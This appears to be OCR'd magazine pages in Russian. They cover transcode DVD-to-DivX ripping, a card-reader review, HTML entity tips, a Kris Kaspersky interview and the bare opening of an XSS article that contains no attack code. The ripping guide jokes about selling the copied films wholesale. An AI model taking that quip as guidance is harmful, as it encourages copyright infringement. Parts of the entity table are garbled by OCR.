Прога мощная, но без пива не разберешься. Однако есть еще, не повывелись на земле добрые люди. Для таких лентяев, как я, Человек написал perl-скрипт - vob2divx4.pl (www.doom9.org/Soft21/Docs/divx_scripts.tgz). Вставляешь DVD в дисковод :). Набираешь "vob2divx4.pl /path/to/vobs/ sample" и получаешь штук двадцать коротких avi'шек. Файлы, в названии которых присутствует слово audio, содержат различное звуковое сопровождение фильма. Так, в «Матрице» я выбирал между английским, испанским и русским языками. А в «Операции Ы» между моно звуком и 5.1. Вторая группа файлов, « video_s._...», позволяет тебе определиться с размером картинки и соотношением сторон. Я выбрал «audio_sample._-a_1_.000.avi» и « video_s._-j_32,0_-B_4,0.000.avi.». Запускаешь vob2divx4.pl второй раз, указав в качестве аргументов названия выбранных файлов и максимальный размер будущего фильма (700 M) vob2divx4.pl 700 audio_sample._-a_1_.000.avi video_s._-j_32,0_-B_4,0.000.avi.

Часа через три полноценный .AVI готов. Если результат тебя не устраивает, придется разбираться с transcode. Дело, в общем, нехитрое, но требует внимания. Программа содержит приличный мануал с примерами. Не буду пересказывать, расскажу то, что понял. Прошлый опыт нам поможет. Секрет в том, что когда мы работали с vob2divx4.pl, «.._-a_1..» и «.._-j_32,0_-B_4,0..» в названиях выбранных файлов - это прямые команды транскодеру. «-a 1»- выбрать аудиодорожку № 1. «-j 32,0 -B 4,0» - обрезать 32 линии сверху и снизу, чтобы избавиться от черных полос, а потом изменить соотношение сторон (aspect ration), ужав ширину картинки на 128 (4x32) линий. Так как на моем DVD, кроме «Матрицы», присутствует совершенно ненужный мне рекламный ролик, я применю команду: «-T 1,-1». Сие значит - обрабатывать только фильм № 1, все сцены. Если перед кодировкой целого фильма я экспериментирую с небольшим кусочком, то говорю компу: «А ну-ка, братец, подай мне сцену № 2 из фильма №1, взгляд с камеры №1». На языке transcode это выглядит так: « - T 1,2,1». Ну и, конечно, надо указать, откуда взять фильм (-i /dev/dvd или -i /home/my_vob/), куда поместить (-o /home/avi/), название конечного продукта (mymovie.avi). Если не забыть, что из чего мы делаем (-x dvd -y divx4), уже можно собирать все вместе.
transcode -i /dev/dvd/ -x dvd -T 1,-1 -a 1 -j 32,0 -B 4,0 -o /home/avi/mymovie.avi -y divx4

Авторы проекта рекомендуют запускать transcode два раза. Сначала с опцией «-R 1», потом «-R 2», чтобы получить DivX фильм с оптимальным битрайтом. С остальными возможностями программы (де-интерлейсинг, зеркальное отображение, гамма-коррекция, шестиканальный звук и т.д.) разберешься сам. В состав transcode входит полезная утилита avisplit, которой я делю на части готовый фильм, чтобы уместить их на CD.


avisplit -i mymovie.avi -s 700
Теперь можно переписывать видео на CD и продавать оптом. Все бы ничего, но размер файла 1-минутного DivX в формате 720x576 (PAL DVD) занимает почти 13 метров. При таком раскладе нормальный 120-минутный фильм не поместится даже на два CD. Придется сжимать и резать. Расскажу, что делаю я. Все зависит от формата записи фильма на твоем DVD. Возможны варианты.

1. FullScreen. В данном случае просто меняю разрешение картинки с 720x576 на 640x480 или 512x384. Команда транскодеру: «-Z 640x480». Медленный режим, но качественный.

2. Anamorphic. Так как оригинальное соотношение сторон PAL DVD 1.25:1, не будем портить изображение и сохраним эти пропорции. Главное, не забыть установить переключатель в плеере на 16:9. «-Z 600x480».

3. Letterbox. Я предпочитаю преобразовывать ЛЕТТЕРБОКС в АНАМОРФНЫЙ формат. Убираем черные полосы сверху и снизу (64 линии), затем сжимаем изображение. «-j 64,0 -Z 560x448».

Вот теперь «наше кино» уместится на 2 CD (1 минута - около 9 Mb). Без сомнения, ты волен выбрать другое разрешение и соотношение сторон. Экспериментируй. Ну а если просто позарез нужно втиснуть 1 фильм на 1 CD, придется жертвовать качеством. Уменьшив bitrate, можно запихнуть на 1 CD даже 2 фильма (команда транскодеру - «-w 400»).
transcode -i /dev/dvd -x dvd -T 1,-1 -a 1-j 64,0 -Z 560x448 -o /home/avi/THE_MATRIX.avi -y divx4 w 800, - и вся «Матрица» на одном диске.



Скриншот transcode

Я недавно получил message: «Купил CD с DivX:) фильмом. Не знаешь случайно, как можно ужать .avi? А то моя старая тачка не справляется с ним». А вот случайно знаю. Попробуй уменьшить bitrate. Например, так:
transcode -i /mnt/cdrom/kino.avi -o /home/avi/ mykino.avi -x divx -y divx4 -w 300



PC_Zone

ЖВАЧКА ДЛЯ ГЛАЗ

APG (apgspb@mail.ru)

«В Windows есть bsplayer, умеющий убирать черные полосы сверху и снизу. В Linix я не нашел проигрывателя с такими способностями. Можно ли перекодировать существующий avi в фильм без этих полос?» Конечно, можно. Это называется пансканирование. Режем, к примеру, 48 линий сверху и снизу, 64 линии слева и справа.

transcode -i /mnt/cdrom/video/Glad640x480.avi -o /home/avi/Glad512x384.avi -x divx -y divx4 -j 48,64


Ясное дело, это только примеры.

<Яблочный DivX. Сравниваем DivX с 3iVX>

Один из отцов DivX, Джером Рот, устроился работать в бельгийскую фирму Happy Machines. В результате чего эта компания родила новый кодек - 3ivx. Говорят, он жмет фильм на 40-60% лучше, чем DivX:), при том же качестве. Проверим. Скачал кодек с 3ivx.com и mpeg2dec с www.linuxvideo.org/mpeg2dec. Сделал с помощью vobcopy ролик test.vob (172 секунды 166 Mb). Перегнал его в 3ivx формат. mpeg2dec -s -o pgmpipe test.vob | oqtencoder test.mov

Получилось, что 1 минута 3ivx - 9 Mb (разрешение 720x576). Напомню, 1 минута divx4 - 13 Mb. Недурно он жмет, однако. Рано радовался. Изображение может удовлетворить только любителей мозаики. Картинка вся в квадратиках, видных невооруженным взглядом. Скорость кодирования или - точнее - отсутствие таковой еще одно «достоинство» 3ivX. К тому же не все плееры понимают этот новый формат. Приговор - ругаться и издеваться не будем, подождем новых версий.

Так, между прочим, сообщу, что кроме transcode существует еще уйма похожих программ. Например, mpeg2divx (http://www.emulinks.de/). Любители графического интерфейса могу попробовать drip (www.drip.sourceforge.net).



Утилита drip

Приличная тулуза. Делает то, что и должна делать. Но мне эти кнопочки и закладочки порядком надоели. Мой выбор - transcode.

<Неалфавитный словарь>

ANAMORPHIC/АНАМОРФНЫЙ
(от греч. Anammophoo - преобразовываю). При съемке (записи) широкоэкранных фильмов (16:9) кадр сжимают в горизонтальной плоскости, а при кинопроекции (воспроизведении) растягивают. Придумал Э. Аббе в 1897 г. Первый анаморфный объектив сконструировал в 1927 г. А.Кретьен. Первый советский ан. фильм - "Илья Муромец» (1956 г.).

ACPECT RATIO/СООТНОШЕНИЕ СТОРОН
отношение горизонтального размера изображения к вертикальному.
4:3 (1.33:1)- полноформатный кадр
16:9 (1.66:1 -2.35:1) - широкоэкранный
1.25:1- PAL DVD

BIT RATE/БИТРЕЙТ
скорость передачи данных.

AC3/DD 5.1
DOLBY DIGITAL
разработанная Dolby Laboratories система цифрового кодирования многоканального звука на одну дорожку. 5 - число каналов. 1 - указывает на наличие отдельного канала для сабвуфера.

AC3
алгоритм сжатия звука в DD.

DTS 5.1
Digital Theater System
цифровая театральная система. Формат сжатия звука, позволяющий передавать шестиканальный звук в одном цифровом потоке. Звуковая информация записывается не на ленте, а на CD-ROM. На фильмокопии записан лишь специальный управляющий сигнал - тайм-код. DTS- серьезный конкурент Dolbi Digital.

DVD - Digital Versatile Disk
цифровой универсальный диск

INTERLASING/ИНТЕРЛЕЙСИНГ
дефект изображения на объектах в клетку в виде разводов.

LETTERBOX/ЛЕТТЕРБОКС
преобразование широкоэкранного фильма (16:9) в полноформатный (4:3) путем добавления черных полос сверху и снизу с целью сохранения оригинального соотношения сторон. Обычно фильм снимают на широкоэкранную 35мм пленку (соотношение сторон кадра - .37:1). Затем уменьшают высоту кадра с помощью рамки-каше (фр. Casher - прятать, заслонять) и получают формат кадра 16:9. Для показа же по телевизору используют полный формат. Ну а если не удается раздобыть полноформатный фильм, то применяют леттербокс.

PAN&SCAN/ПАНСКАН
преобразование широкоэкранного фильма (16:9) в полноформатный (4:3) путем выбора (обрезки) части изображения.

WIDESCREEN/ШИРОКИЙ ЭКРАН
В СССР широкоэкранными называли фильмы, снятые на 35 мм пленку с анаморфированием или кашерированием (соотношение сторон от 1.66:1 до 1.85:1). Кино, снятое на 70 мм пленку, называлось широкоформатным (соотношение сторон от 1.85:1 до 2.35:1). Первый советский широкоформатный фильм - «Повесть временных лет» (1961 г.).

FULL-SCREEN/ПОЛНЫЙ ЭКРАН
соотношение сторон кадра - 4:3. Придуманный Эдисоном в 1889 году формат 35 мм кинопленки (24x18) теперь применяют в телевизорах, видеомагнитофонах, компьютерах.

MPEG - Motion Picture Experts Group
группа MPEG была организована при ISO/IEC (международная организация по стандартам) в конце прошлого века. Она отвечает за разработку международных стандартов сжатия, декомпрессии, кодирования и обработки видео-аудио информации. В 1992 г. был создан MPEG-1. Стандарт для хранения и проигрывания аудио/видеоданных с компакт дисков CD-ROM. В 1995 появился на свет MPEG-2. Некоторые полагают, что его придумали для DVD. В действительности все наоборот. В те годы происходил переход телевизионной промышленности от аналога к цифре. Срочно необходим был единый стандарт на передачу телевизионных изображений по спутниковым и кабельным каналам. Так появился MPEG-2. Это уже потом его алгоритмы сжатия начали применять в DVD.

MPRG-4
стандарт для интерактивного мультимедиа, графических приложений и цифрового телевидения - получил официальный статус в 1999 г. Кодеков MPEG-4 великое множество. Есть продукты от Sorenson для QuickTime, есть Hantro для мобильных устройств, ну и, конечно, есть Windows Media Encoder 8 от M$. Уже существуют аппаратные реализации MPEG-4. Toshiba сообщила о поставках однокристального кодера-декодера. Sanyo собирается выпустить PDA с встроенным кодеком MPEG-4. В новом Моторoловском ARM-процессоре DragonBall MX1 будет поддержка MPEG-4.

DivX:)
специалисты Microsoft разработали ASF-кодек, назвав его MPEG-4. Они надеялись, что именно он будет положен в основу будущего формата. Так как с его помощью нельзя было конвертировать avi-файлы, двое хакеров, известных как MaxMorice и Gej, взломали творение Билла (Low-Motion кодек - это хакнутая версия 4.1.00.4920 MPEG4v3). Парни добавили mp3 декодер и убрали заглушку, сделав возможным вывод файлов после компрессии в формате *.avi. Так появился DivX:). По иронии судьбы, DivX:) - это не MPEG-4. Microsoft кинули. В качестве формата файла для MPEG-4 был принят Apple QuickTime. Поэтому гордый лейбл MPEG-4 на пиратском DivX:) не должен вводить тебя в заблуждение. Не останавливаясь на достигнутом, Max и Gej, начав работу над новым кодеком, создали DivX-4(5), который уже не зависит от Microsoft и соответствует спецификации MPEG-4.

PC_Zone

СЧИТАЕМ ВСЕ!

Солякин Иван (ivan@gameland.ru)

СЧИТАЕМ ВСЕ!

Универсальный флеш-ридер

Нам на прошлой неделе принесли девайс. Не железку какую-нибудь внутреннюю, а зализанную коробочку с кучей разъемов – флеш-ридер. Наконец-то! Я уже 3 месяца парюсь, как мне перегонять инфу с SONY-вской MemoryStick на комп, а затем на другую флешку для КПК. Естественно девайс отдали на тестирование именно мне. Недельку я его помучил и вот что из этого получилось.

OmniFlash UnoMas своего рода полиглот среди устройств для чтения со сменных носителей: поддерживает 7 типов носителей. Но обо всем по порядку.

Внешний вид

Выглядит OmniFlash UnoMas достаточно футуристически: серебристый корпус из алюминия с темно-серой пластиковой вставкой, 4 красных светодиода у каждого слота. Все это сможет оживить бело-серый пластиковый пейзаж вокруг вашего компьютера. Качество изготовления корпуса на высоте и выгодно отличается от поделок китайских производителей. Само устройство достаточно массивно (вес около 300 грамм) и уверенно стоит на 3-х резиновых ножках. Так что случайно смахнуть его со стола/системного блока вам не удастся. При дальнейшем рассмотрении сзади устройства был обнаружен разъем для подключения внешнего питания. И хотя он не промаркирован, ошибиться невозможно – напряжение питания должно быть 5 В (как питание USB). Внешнее питание может понадобиться, например, если мы захотим использовать IBM MicroDrive со старой материнской платой.

Установка

Копьютера с USB 2.0 под рукой не оказалось, так что тестирование проводилось на машине с USB 1.1 (материнская плата на чипсете VIA KT133A с южным мостом VT82C686B – не high-end конечно, но на просторах нашей родины таких сотни тысяч) и W2K в качестве ОС. Воткнули кабель USB в разъем на задней стенке системного блока, включили компьютер (хотя можно и наоборот – USB это вам не COM порт). После загрузки сразу же определился диск с носителями SD/MMC (для него под W2K не требуется установка драйверов). Установка драйверов прошла без проблем: после перезагрузки компьютера в папке Мой компьютер появились 4 диска: H:(COMFLASH), I:(MEM-STICK), J:(MMC) и K:(SMEDIA). У каждого диска свой ярлык, так что перепутать их невозможно. Скорость перекачки файлов ограничена спецификацией USB 1. (12 Мбит/с). Перекачка 120 фотографий со средним размером 850 кб с карточки CompactFlash заняла около полутора минут. При чтении/записи красный светодиод у соответствующего слота мигает (в обычном состоянии горит).


Резюме:

OmniFlash UnoMas достойное устройство для людей, использующих много устройств с различными типами сменных носителей. Однако, все достоинства OmniFlash UnoMas смогут оценить только люди, имеющие компьютер с USB 2.0. Если же у вы пользуетесь одним лил двумя типами сменных носителей и в перспективе не собираетесь расширять их номенклатуру, то вам стоит присмотреться к линейке UnoPlus.



СПЕЦИФИКАЦИИ

- **Название устройства - OMNIFLASH UNOMAS**
- **Интерфейс: USB 2.0 (обратно совместим с USB 1.1)**
- **Тип поддерживаемых носителей:**
  - SmartMedia - 2, 4, 8, 16, 32, 64 & 128 MB media.
  - Memory Stick - 4, 8, 16, 32, 64 & 128 MB media.
  - CompactFlash (Type I/II) - 4, 8, 16, 32, 48, 64, 160 & 256 MB Media.
  - MultiMediaCard - 4, 8, 16, 24, 32 & 64 MB Media.
  - Secure Digital Card - 4, 8, 16, 32 & 64 MB Media.
  - MicroDrive - 170 & 340 MB
- **Поддерживаемые операционные системы:**
  - Windows: 95B (OSR2), Windows 98 First Edition & Second Edition, Windows Millennium Edition, Windows 2K
  - Mac - OS 8.6 и выше
  - Linux Kernel 2.4.1 и выше
  - Windows CE 4.0



TIPS&TRICKS

Когда я был молодым и зеленым, то любил чатиться в WWW-чатах. В них мне больше всего нравилось вставлять различные прикольные теги, разукрашивая чаты порно фотографиями и надписями на половину экрана. :). Сейчас, к сожалению, таких чатов практически не осталось. Но осталась возможность вставлять различные интересные символы и создавать ники типа: O??®†. Любой, кто хоть немного знаком с HTML, должен знать как это делается. Но, по моим наблюдениям, с такими огромными университетскими знаниями :) в WWW-чатах бывает не очень много народа. Как только я вставлял подобные символы, ко мне начинал идти шепот от, преимущественно, представительниц прекрасного пола (судя по никам), которые просили рассказать, как это я делаю. Поэтому этот Tips&Tricks я посвящаю девушкам.

В HTML существует возможность ввести любой символ несколькими способами: с помощью специального имени (&name) или специального числового значения (&#number). Например, чтобы показать знак меньше (<) можно ввести либо сам символ, либо его имя "<" (без кавычек), либо номер "<". Существует целая таблица имен и номеров символов, которую, при большом желании, можно найти в Инете. Надо заметить, что в отличии от номеров, имена есть не у всех символов. Здесь я приведу лишь часть таблицы с некоторыми наиболее интересными символами. Можешь вырезать этот Tips&Tricks и, когда будешь заходить в чат, держи его перед глазами.

Символ	Имя	Номер
†	хз	†
•	хз	•
™	хз	™
£	£	£
¥	¥	¥
§	§	§
©	©	©
®	®	®
±	&plusm;	±
¼	¼	¼
½	½	½
¾	¾	¾
¿	¿	¿
×	×	×
☺	хз	☺
♥	хз	♥

Вообще, если ты видишь, что кто-то в чате вставил символ, номер которого ты не знаешь, но хочешь узнать, то просмотри HTML-код чата и найди номер (или имя) этого символа (он будет недалеко от ника того, кто вставил). В IE это можно сделать прямо в чате, если щелкнуть в окне правой кнопкой мыши и из появившегося меню выбрать Просмотр в виде HTML.

Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru).
А ты прислал мне свои трюки и советы?

ИНТЕРВЬЮ С КРИСОМ КАСПЕРСКИ

TanaT (TanaT@yes.ru)

Интервью с Крисом Касперски

Крис Касперски - один из самых известных в России специалистов в области компьютерной секьюрити. Из-под его пера вышли такие книги, как "Техника и философия хакерских атак", "Образ мышления дизассемблера IDA", "Техника сетевых атак" и многие другие. Также его статьи, посвященные низкоуровневому системному программированию, можно найти во многих российских журналах. И именно у него мы и взяли интервью: постарались пробраться в его private life и выведать не только компьютерные пристрастия, но и личные. (Знаком "Х" обозначен представитель сего журнала, а "КК" - интервьюируемый.) Кстати, если у тебя возникнут вопросы, можешь задать их Крису сам по адресу kk@sendmail.ru

Х: Ваше полное имя?

КК: Давайте ограничимся псевдонимом. Мне так привычнее.

Х: Так, Крис Касперски - это ник! Чего-то это до меня только сейчас дошло :). А почему именно такой ник?

КК: Ну, а почему бы и нет? Каспер - привидение доброе :-). И как раз безликое. С точки зрения фоники - нейтрально пассоциативное. Легко записывается и русскими, и латинскими буквами. Гармонично, хорошо запоминается...

Х: Сколько Вам лет?

КК: 26.

Х: Где Вы родились?

КК: На Северном Кавказе, в одном маленьком поселке, название которого вам все равно ничего не скажет, поэтому не будем вдаваться в подробности.

Х: Когда начали увлекаться компьютерами?

КК: Если мне не изменяет память, то класса с шестого, когда у меня появился ни с чем не совместимый компьютер Правец-8Д, поэтому в то время, как мои сверстники учились загружать в "спектрум" игры с ленты, я пытался реализовать что-то, хотя бы отдаленно напоминающее видео-игру самостоятельно. (Прим. Синтеза: На самом деле, Правец-8Д - это Apple II совместимый комп, я сам на таком начинал и очень успешно инсталлил туда Apple-вские игрушки. Кстати машинка была хаксорская, со встроенным дизассемблером! ;).

Х: Какое Вы получили образование?

КК: За исключением школы - никакого. Так и остался необразованным чукчей :-).

Х: Ну, конечно :). А как Вы добыли все свои знания? Самобытным путем? Читали книжки и практиковались?

КК: Без книжек, конечно, не обошлось, но в целом - собственные эксперименты и кодокопания.

Х: Когда Вы написали свои первую книгу и статью?

КК: Ой, кто ж такие вещи помнит... Если не ошибаюсь, то первая статья вышла в журнале "Звездочет" году эдак в 1995-м, а первой книгой стала "Техника и философия хакерских атак", изданная в 1999 году.

Х: Что, на Ваш взгляд, означает слово "хакер" или быть может "хэкер"?

КК: Небольшое историческое исследование, проведенное мной, позволило достаточно с большой степенью уверенности установить возникновение и эволюцию термина "хакер". Подробно об этом можно прочитать в моих "Фундаментальных основах хакерства" (готовится к печати), а кратко - изначально считающийся оскорбительным термином "хакер", проэволюционировал от "халтурщика" до "компьютерного батрака". Далее - в "компьютерного энтузиаста" и, наконец, во "взломщика".

Х: Не могли бы Вы перечислить людей, которых Вы относите к этой категории?

КК: Нет, необходимо сначала уточнить, что именно мы будем понимать под "хакерством". Сегодня термин "хакер" стал всеобъемлющим и утратил всякий смысл. Кто пишет вирусы? Хакеры! Кто ломает программы? Хакеры! Кто крадет деньги из банков? Хакеры! Кто пакостит в сетях? Хакеры! Кто программирует на ассемблере? Хакеры! Кто знает все тонкости операционной системы и железа? Хакеры! Сказать собеседнику, что ты хакер, не уточнив, что конкретно ты имеешь под этим в виду, все равно что ничего не сказать.

Х: Если мы будем понимать под этим словом человека отлично, разбирающегося в архитектуре процессора (хоть одного), тонкостях ОС (любой) и Асме?

КК: Таких людей очень много. Скажем, Виктор Тосс, Мэт Питтрек, Дейв Катлер, Джеффри Рихтер, Гордном Мур... дальше перечислять? :-)

Х: Считаете ли Вы себя хакером?

КК: Ну, это было бы слишком большой наглостью с моей стороны :-).

Х: Вы - автор множества книг, нужна ли Вам известность? Почему или зачем?

КК: По этому поводу один древний мудрец заметил: "Довольный собой трудился зря. Достижение - начало неудачи, слава - начало позора". Позволю себе еще одну цитату по этому поводу: "Для целого поколения Эйнштейн был глашатаем передовой науки, пророком разума и мира. А сам он в глубине своей кроткой и невозмутимой души... хотел затеряться и как бы раствориться в окружающем его мире, а оказался одним из самых разрекламированных людей нашего века, и его лицо, вдохновенное и отрешенное от всех грехов мира, стало таким же широко известным, как фотография какой-ни-

PC_Zone

ИНТЕРВЬЮ С КРИСОМ КАСПЕРСКИ

TanaT (TanaT@yes.ru)

будь кинозвезды". Чарлз Перси Сноу "ЭЙНШТЕЙН"

X: Кем Вы сейчас работаете?

КК: В настоящий момент я - безработный.

X: Много ли Вы зарабатываете? Я не из налоговой полиции, но хотя бы примерно или в общих чертах.

КК: На постоянном окладе я не сижу, а гонорары имеют огромную латентность и еще большую непостоянность (то пусто, то густо), поэтому нет конкретного ответа на этот вопрос. Все зависит от объемов продаж книг, а они, надобно сказать, в последнее время вообще никакие. В частности, "Образа мышления ИДА" в феврале был продан в количестве 89 экземпляров, а в марте и вовсе только 17. Итого - на сумму ~2.700 рублей, что составляет ~1.350 рублей моего гонорара в месяц. Сейчас вышло "Укрощение Интернет". Надеюсь, что она пойдет лучше, иначе же придется забросить свое писательское перо на полку и всерьез задуматься о хлебе насущном.

X: Вам нравится Ваша работа?

КК: Ну, я бы не назвал это работой - удовольствие сплошное!

X: К Вам часто обращаются фирмы за консультацией в области секьюрити?

КК: Смотря что понимать под "консультацией". Вопросов по е-майлу задают приблизительно по одному-два в день. Просьбы проверить уязвимость их сети или что-то вроде того приходят по несколько раз в месяц, а то и реже.

X: Я подразумевал оплачиваемые серьезные консультации.

КК: За консультации я денег не беру. А от серьезных предложений отказываюсь в силу своей территориальной удаленности от крупных заказчиков.

X: Кстати, если не секрет: в каком городе вы базируетесь?

КК: Я ж говорю - в маленьком уездном поселке, название которого все равно ничего не скажет и на карте его не найти. Пусть для определенности это будет Хойти-Тойти.

X: Есть ли у Вас мечта или Вы достигли всего, чего хотели?

КК: Увы, с моими мечтами произошло самое худшее, что только могло произойти - они сбылись, а новых... новых пока не появилось. В результате - душевная пустота и вообще полный мрак.

X: У Вас есть компьютер дома? Если есть - какой? Перечислите, пожалуйста, ОСи тоже.

КК: До недавнего времени работал на Celeron-300A, сейчас - P-III 733. ОС - Windows 2000.

X: Сколько часов Вы проводите за ним в день?

КК: Мой нормальный рабочий день - 16 часов. 10 часов - это для меня уже "выходной". Частенько бывает, что работаю круглыми сутками по несколько дней кряду.

X: Вы женаты?

КК: Нет. Я веду очень малообщительный образ жизни и до сих пор еще ни с кем не успел познакомиться и навряд ли это удастся сделать в обозримом будущем.

X: ТОП 5 любимых сайтов.

КК: www.aavso.org, www.google.com, http://encke.jpl.nasa.gov/, www.seds.org, www.parallel.ru

X: Любимая книга?

КК: Френк Херберт "Дюна".

X: Любимое кино?

КК: Отсутствует.

X: Вы что же, совсем к TV не подходите?

КК: Ну почему? Бывает, новости смотрю пару раз в месяц.

X: Любимая музыка (можно в общих чертах)?

КК: "Агата Кристи", LESIEM, James Last...

X: Писали ли Вы когда-нибудь статьи в "Хакере"? Какие? :)

КК: Что писал - помню, а какие - навскидку уже не скажу. За последние два года у меня вышло свыше двухсот статей, и я совершенно перестал в них ориентироваться. (Прим ред: писали, писали: "Amiga и Commodore" - X #014, "Как из Windows сделать UNIX" - X #021.)

X: Вы известный специалист в области безопасности, автор многих книг, знаток ассемблера и компьютера в целом. Зачем Вам все это? (Имеется в виду - именно этого Вы и хотели добиться?).

КК: Касательно знаний компьютера и всех его потрохов - просто любопытство: как эта штука работает? Касательно известности - а есть ли она, эта известность? Не уверен... В любом случае, я к ней не стремлюсь.

X: А какие Вы видите себе перспективы в занятии безопасностью?

КК: Безопасность - слишком узкое направление, и сосредотачивать не ней все усилия - крайне бесперспективно.

X: На чем Вы собираетесь сосредоточить свои усилия?

КК: А зачем их сосредотачивать? Напротив, лучше быть подвижным как ртуть :-). К тому же в мире есть не только компьютеры...

X: Что же есть еще в мире для человека, проводящего 10-14 часов за компом в сутки?

КК: Астрономия, например (не путать с астрологией). Поэтому, собственно, я и не хочу перебираться в Москву или в другие крупные города, т.к. там слишком сильная засветка и от звезд остаются одни лишь воспоминания.

X: Это хобби или серьезное занятие?

КК: Смотря как оценивать серьезность. С одной стороны, никаких практических интересов это занятие не преследует и сродни любительской рыбалке или разведению попугаев. С другой - наблюдение неба, того самого неба, что находится у нас над головой, просто преображает сознание, завораживает, просто замечательно снимает стресс, расслабляет... Словом, втянувшись в наблюдения - от них просто невозможно оторваться...

X: А кого бы Вы могли назвать реальным специалистом по безопасности?

КК: Честно говоря, практически ни с кем из специалистов по безопасности я лично не знаком, а заочно судить о них я не возьмусь, т.к. внешнее впечатление очень часто обманчиво.

X: И все таки. Если судить заочно?

КК: Илья Медведовский, Павел Семьянов, Дмитрий Леонов.

X: Как изменилась Ваша точка зрения по поводу хакеров за последние 3 (5, 7, 10) лет?

КК: Никак не изменилась... Или я не пойму вопрос?

X: Я имею в виду следующее: Вы всегда понимали под словом "хакер" одно и то же лексическое значение?

КК: Нет, в таком смысле переоценки значения "хакер" не наблюдалось.

X: А относительно безопасности?

КК: До недавнего времени я считал безопасность - не технической, а организационной проблемой, т.е. болезнью "грязных рук". Сейчас же все изменилось. Появились макровирусы, появились Интернет-черви, и уже никто не может чувствовать себя защищенным - разве что он перерубит телефонную линию и выломает с треском дисковод. Самое печальное - уязвимость растет с каждым днем. Уже ни для кого не новость, что заразиться можно при получении письма с сервера. На меня свалилось несколько вирусов, даже "пробивающих" защиту NT и получивших права администратора, устанавливающих в систему свой сервис... Так что знания ОС (во всяком случае для меня) из простого любопытства переросли в практическую необходимость ручной проверки "стерильности" собственной системы, ибо надеяться на антивирусы - все равно что биться лбом о пол в церкви.

X: Ваша любимая ось? Почему?

КК: "Вот вы, девушки, никогда не думали, почему мы любим одних, а в жены берем других?" Мне симпатична UNIX, но для домашнего компьютера эта ОС органически не подходит. Не могу сказать, что я люблю ОС семейства Windows, но своей Windows 2000 я вполне доволен, и для моих задач ее более чем предостаточно.

X: А насчет проца? Intel? AMD?

КК: Вообще-то, в настоящее время Intel и AMD выпускают функционально близкие процы, поэтому каких-либо разительных отличий наблюдать не приходится.

X: Ваш любимый язык программирования? Почему?

КК: Ассемблер Intel x86. Почему? Ну, нравится он мне :-).

X: Кстати, по поводу асма: Вы считаете, что он сегодня мертв?

КК: Нет, разумеется, асм не мертв. И лучшее тому подтверждение - тот факт, что даже в последних DDK в качестве базового языка написания драйверов Microsoft выбрала именно ассемблер, хотя в принципе драйвера можно писать и на Си\Си++. Другое дело, что ниша, занимаемая ассемблером, за последние годы заметно сократилась и отодвинулась на задний план, но в настоящее время ситуация стабилизировалась и прогрессирующего "выдавливания" асма отнюдь не наблюдается.

X: Что на Ваш взгляд нужно делать, чтобы стать хакером?

КК: "Хакерство" - настолько общее понятие, что никаких универсальных рекомендаций "как стать хакером" не существует. Если под "хакером" понимать человека, одержимого познаванием окружающего мира, то независимо от того, зарывается ли он по голову в распечатки или коротает вечера, вглядываясь в глубины Вселенной, а может быть, проводит все свободное время за изучением клинописных табличек - это типичный хакер, с детских лет движимый естественным человеческим любопытном и постоянно задающий вопрос "а почему?". Мир познаваем, но процесс его познавания бесконечен, и в нем всегда найдется место очередному вопросу "почему?". Хакеров, в отличие от простых смертных, интересует не конечный результат, а сам процесс познания. Отсюда следует: хакером стать невозможно, им только можно становиться, бесконечно совершенствуясь и совершенствуясь. А пути познания каждый выбирает сам, так, чтобы процесс обучения доставлял удовольствие.

X: Что бы Вы сказали напоследок нашим читателям?

КК: Не стоит оглядываться на существующие штампы и насильно пытаться втиснуть себя в "образ хакера". Такого образа не существует - все люди уникальны, и каждый из них оригинален по-своему. Будут ли считать вас хакером или нет - это ничего не изменит. Поэтому наслаждайтесь жизнью в силу дарованных вам наклонностей и не тратьте время на выяснение безответного вопроса: "Кто я, для какой цели я родился?". Если чтение технической документации по микропроцессорам Intel и AMD вас не прикалывает, оставьте эту затею и займитесь тем, что вам действительно интересно.



СДЕЛАЙ
DEW
Mountain
Dew
0.6L
ПРОДУКЦИЯ КОМПАНИИ
PEPSI-COLA

Взлом

CROSS SITE SCRIPTING

Кислицин Никита aka Nikitos
(nikitoz@fromru.com)

Cross Site Scripting

ломаем клиента через сервер и наоборот

Ты, наверняка, неоднократно слышал про Cross Site Scripting, да и я писал об этой уязвимости в статье "Взлом PHP". Тогда я отвертелся, подпираемый размером журнала сказал: "Почитай доки по javascript". Сейчас настало время подробно рассказать о том, что из себя представляет эта уязвимость, что с ее помощью можно сделать и вообще, нафиг оно тебе надо.

